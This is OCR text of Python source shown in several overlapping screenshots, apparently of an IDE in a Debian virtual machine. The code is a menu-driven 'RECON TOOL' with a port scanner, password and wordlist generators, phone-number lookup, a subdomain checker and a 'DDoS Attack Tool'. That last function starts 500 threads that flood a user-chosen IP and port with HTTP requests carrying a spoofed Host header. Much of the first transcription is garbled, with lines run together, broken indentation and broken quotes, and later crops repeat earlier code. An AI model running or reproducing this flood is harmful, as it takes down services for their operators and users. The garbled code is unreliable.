CODE:

```
import os import time

from tqdm import tqdm

from pyfiglet import Figlet

import requests import

random import itertools

import sys

from barcode import EAN13 from

barcode.writer import ImageWriter

import socket import threading import

qrcode import phonenumbers from

phonenumbers import carrier from

phonenumbers import geocoder from

tabulate import tabulate


def display_menu():

    figlet = Figlet(font="5lineoblique") result =

    figlet.renderText("RECON TOOL")

    print(result)

    options = """

1 - IP Scanner

2 - Port Scanner
```

```
3 - Barcode Generator

4 - QRCode Generator

5 - Password Generator

6 - Wordlist Generator

7 - Phone Number Information Gathering

8 - Subdomain Checker

9 - DDoS Attack Tool

    """

print(options)


def loading():

    for _ in tqdm(range(100), desc="LOADING...", ascii=False, ncols=75):

        time.sleep(0.01)

    print("LOADING DONE!")


def font(text):

    cool_text = Figlet(font="slant")

return str(cool_text.renderText(text))


def window_size(columns=80, height=20):

    os.system("cls" if os.name == "nt" else "clear")
    os.system(f'mode con: cols={columns} lines={height}' if os.name
== "nt" else f'stty cols {columns} rows {height}')


def ip_scanner():
    window_size(80,           20)
print(font("FIND   MY   IP"))
loading()
    hostname = socket.gethostname()     IPAddr
= socket.gethostbyname(hostname)
print("YOUR DEVICE IS: " + hostname)
print("YOUR IP ADDRESS IS: " + IPAddr)
input("PRESS ENTER TO EXIT")


def port_scanner():
    window_size(80, 20)
print(font("PORT SCANNER"))
loading()
    target_ip = input("ENTER TARGET IP: ") start_port
    = int(input("ENTER START PORT: "))
    end_port = int(input("ENTER END PORT: "))
open_ports = []
```

```
   def scan_port(port):
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.setdefaulttimeout(1)       result = s.connect_ex((target_ip,
port))       if result == 0:
         open_ports.append(port)
      s.close()

   for port in range(start_port, end_port + 1):
      scan_port(port)

   if open_ports:
      print("OPEN PORTS:")
for port in open_ports:
         print(port)
   else:
      print("NO OPEN PORTS FOUND")
input("PRESS ENTER TO EXIT")

def barcode_generator():
window_size(80, 20)
```


```
   print(font("BARCODE GENERATOR"))
loading()
   number = input("ENTER THE NUMBER FOR THE BARCODE (12 digits): ")
   my_code = EAN13(number, writer=ImageWriter())
file_name = input("Enter the file name to save the barcode: ")
my_code.save(file_name)
   print(f"BARCODE SAVED AS {file_name}.png")
input("PRESS ENTER TO EXIT")


def qrcode_generator():
window_size(80, 20)
   print(font("QRCODE GENERATOR"))
loading()
   data = input("ENTER THE DATA FOR THE QR CODE: ")
qr = qrcode.QRCode(version=1, box_size=10, border=5)
qr.add_data(data) qr.make(fit=True)
   img = qr.make_image(fill='black', back_color='white')
   file_name = input("Enter the file name to save the QR code: ")
img.save(file_name + '.png')
   print(f"QR CODE SAVED AS {file_name}.png")
input("PRESS ENTER TO EXIT")
```

```
def password_generator():
window_size(80, 20)
   print(font("PASSWORD GENERATOR"))     loading()     length =
int(input("ENTER THE LENGTH OF THE PASSWORD:
"))     def
get_random_string(length):
      lower = "abcdefghijklmnopqrstuvwxyz"
      upper = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
      numbers = "1234567890"
symbols = "@#&*(){}[]/?"
      all_chars = lower + symbols + numbers + upper
password = "".join(random.sample(all_chars, length))
print(f"GENERATED PASSWORD OF LENGTH {length}
IS:
{password}")
   get_random_string(length)
input("PRESS ENTER TO EXIT")

def wordlist_generator():
window_size(80, 20)
```


```
   print(font("WORDLIST GENERATOR"))

loading()

   chrs = input("ENTER THE LETTERS FOR COMBINATION: ")

   min_length = int(input("MINIMUM LENGTH OF THE
PASSWORD: "))

   max_length = int(input("MAXIMUM LENGTH OF THE
PASSWORD: "))

   file_name = input("Enter the name of the file to save the wordlist:
")    with open(file_name, 'w') as file:        for i

in range(min_length, max_length + 1):

for xs in itertools.product(chrs, repeat=i):

            file.write(".join(xs) + '\n')

   print("WORDLIST GENERATED SUCCESSFULLY!")

input("PRESS ENTER TO EXIT")


def phone_number_info():

window_size(80, 20)

   print(font("PHONE NUMBER INFORMATION"))

loading()

   number = input("ENTER THE PHONE NUMBER (with country
code): ")

   phone_number = phonenumbers.parse(number)
```

```
    carrier_name = carrier.name_for_number(phone_number, 'en')
region = geocoder.description_for_number(phone_number, 'en')
table = [["Carrier", carrier_name], ["Region", region]]
print(tabulate(table, headers=["Info", "Details"], tablefmt="grid"))
input("PRESS ENTER TO EXIT")


def subdomain_checker():
window_size(80, 20)
    print(font("SUBDOMAIN CHECKER"))
loading()
    domain = input("ENTER THE DOMAIN NAME: ")
    subdomains = ['www', 'mail', 'ftp', 'test']
found_subdomains = []     for subdomain
in subdomains:
        url = f"http://{subdomain}.{domain}"
        try:
            requests.get(url)
            found_subdomains.append(url)
except requests.ConnectionError:
            pass     if
found_subdomains:
        print("FOUND SUBDOMAINS:")
for sub in found_subdomains:
print(sub)     else:
        print("NO SUBDOMAINS FOUND")
input("PRESS ENTER TO EXIT")


def ddos_attack():
    window_size(80, 20)
print(font("DDOS ATTACK TOOL"))
    loading()
    target_ip = input("ENTER TARGET IP: ")
target_port = int(input("ENTER TARGET PORT: "))
fake_ip = '182.21.20.32'     def attack():

        while True: s = socket.socket(socket.AF_INET,
            socket.SOCK_STREAM)
            s.connect((target_ip, target_port))
            s.sendto(("GET /" + target_ip + "
HTTP/1.1\r\n").encode('ascii'), (target_ip, target_port))
            s.sendto(("Host: " + fake_ip + "\r\n\r\n").encode('ascii'),
(target_ip, target_port))
            s.close()
for i in range(500):
        thread = threading.Thread(target=attack)
thread.start()
    print("DDOS ATTACK STARTED")
input("PRESS ENTER TO EXIT")


if __name__ == "__main__":
while True:
        display_menu()
        choice = int(input("ENTER YOUR CHOICE: "))
if choice == 1:             ip_scanner()         elif choice
== 2:             port_scanner()

        elif choice == 3:
            barcode_generator()
elif choice == 4:
qrcode_generator()         elif
choice == 5:
            password_generator()
elif choice == 6:
wordlist_generator()         elif
choice == 7:
```

```
          phone_number_info()
elif choice == 8:
          subdomain_checker()
elif choice == 9:
ddos_attack()        else:
          print("INVALID CHOICE")
```




```
import os
import time
from tqdm import tqdm
from pyfiglet import Figlet
import requests
import random
import itertools
import sys
from barcode import EAN13
from barcode.writer import ImageWriter
import socket
import threading
import qrcode
import phonenumbers
from phonenumbers import carrier
from phonenumbers import geocoder
from tabulate import tabulate


def display_menu():
    figlet = Figlet(font="5lineoblique")
    result = figlet.renderText("RECON TOOL")
    print(result)
    options = """
    1 - IP Scanner
    2 - Port Scanner
    3 - Barcode Generator
    4 - QRCode Generator
    5 - Password Generator
    6 - Wordlist Generator
    7 - Phone Number Information Gathering
    8 - Subdomain Checker
```




```
def display_menu():
    7 - Phone Number Information Gathering
    8 - Subdomain Checker
    9 - DDoS Attack Tool
    """
    print(options)


9 usages  new *
def loading():
    for _ in tqdm(range(100), desc="LOADING...", ascii=False, ncols=75):
        time.sleep(0.01)
    print("LOADING DONE!")


9 usages  new *
def font(text):
    cool_text = Figlet(font="slant")
    return str(cool_text.renderText(text))


9 usages  new *
def window_size(columns=80, height=20):
    os.system("cls" if os.name == "nt" else "clear")
    os.system(f'mode con: cols={columns} lines={height}' if os.name == "nt" else f'stty cols {columns} rows {height}')


1 usage  new *
def ip_scanner():
    window_size( columns: 80,  height: 20)
    print(font("FIND MY IP"))
    loading()
    hostname = socket.gethostname()
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Debian 12.x 64-bit (2) - VMware Workstation
File Edit View VM Tabs Help
Home
Debian 12.x 64-bit (2)
pythonProject
master
main
CPU usage: 5.9%
main.py
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
18:30
20-06-2024


```python
def ip_scanner():
    hostname = socket.gethostname()
    IPAddr = socket.gethostbyname(hostname)
    print("YOUR DEVICE IS: " + hostname)
    print("YOUR IP ADDRESS IS: " + IPAddr)
    input("PRESS ENTER TO EXIT")


def port_scanner():
    window_size(80, 20)
    print(font("PORT SCANNER"))
    loading()
    target_ip = input("ENTER TARGET IP: ")
    start_port = int(input("ENTER START PORT: "))
    end_port = int(input("ENTER END PORT: "))
    open_ports = []

    def scan_port(port):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        socket.setdefaulttimeout(1)
        result = s.connect_ex((target_ip, port))
        if result == 0:
            open_ports.append(port)
        s.close()

    for port in range(start_port, end_port + 1):
        scan_port(port)

    if open_ports:
        print("OPEN PORTS:")
        for port in open_ports:
```


Debian 12.x 64-bit (2) - VMware Workstation
File Edit View VM Tabs Help
Home
Debian 12.x 64-bit (2)
pythonProject
master
main
CPU usage: 6.0%
main.py
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
18:31
20-06-2024


```python
def port_scanner():
        print("OPEN PORTS:")
        for port in open_ports:
            print(port)
    else:
        print("NO OPEN PORTS FOUND")
    input("PRESS ENTER TO EXIT")


def barcode_generator():
    window_size(80, 20)
    print(font("BARCODE GENERATOR"))
    loading()
    number = input("ENTER THE NUMBER FOR THE BARCODE (12 digits): ")
    my_code = EAN13(number, writer=ImageWriter())
    file_name = input("Enter the file name to save the barcode: ")
    my_code.save(file_name)
    print(f"BARCODE SAVED AS {file_name}.png")
    input("PRESS ENTER TO EXIT")


def qrcode_generator():
    window_size(80, 20)
    print(font("QRCODE GENERATOR"))
    loading()
    data = input("ENTER THE DATA FOR THE QR CODE: ")
    qr = qrcode.QRCode(version=1, box_size=10, border=5)
    qr.add_data(data)
    qr.make(fit=True)
    img = qr.make_image(fill='black', back_color='white')
    file_name = input("Enter the file name to save the QR code: ")
```




```
def qrcode_generator():
    img = qr.make_image(fill='black', back_color='white')
    file_name = input("Enter the file name to save the QR code: ")
    img.save(file_name + '.png')
    print(f"QR CODE SAVED AS {file_name}.png")
    input("PRESS ENTER TO EXIT")


1 usage  new *
def password_generator():
    window_size( columns: 80,  height: 20)
    print(font("PASSWORD GENERATOR"))
    loading()
    length = int(input("ENTER THE LENGTH OF THE PASSWORD: "))

    new *
    def get_random_string(length):
        lower = "abcdefghijklmnopqrstuvwxyz"
        upper = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
        numbers = "1234567890"
        symbols = "@#&*(){}[]/?"
        all_chars = lower + symbols + numbers + upper
        password = "".join(random.sample(all_chars, length))
        print(f"GENERATED PASSWORD OF LENGTH {length} IS: {password}")

    get_random_string(length)
    input("PRESS ENTER TO EXIT")


1 usage  new *
def wordlist_generator():
    window_size( columns: 80,  height: 20)
    print(font("WORDLIST GENERATOR"))
```



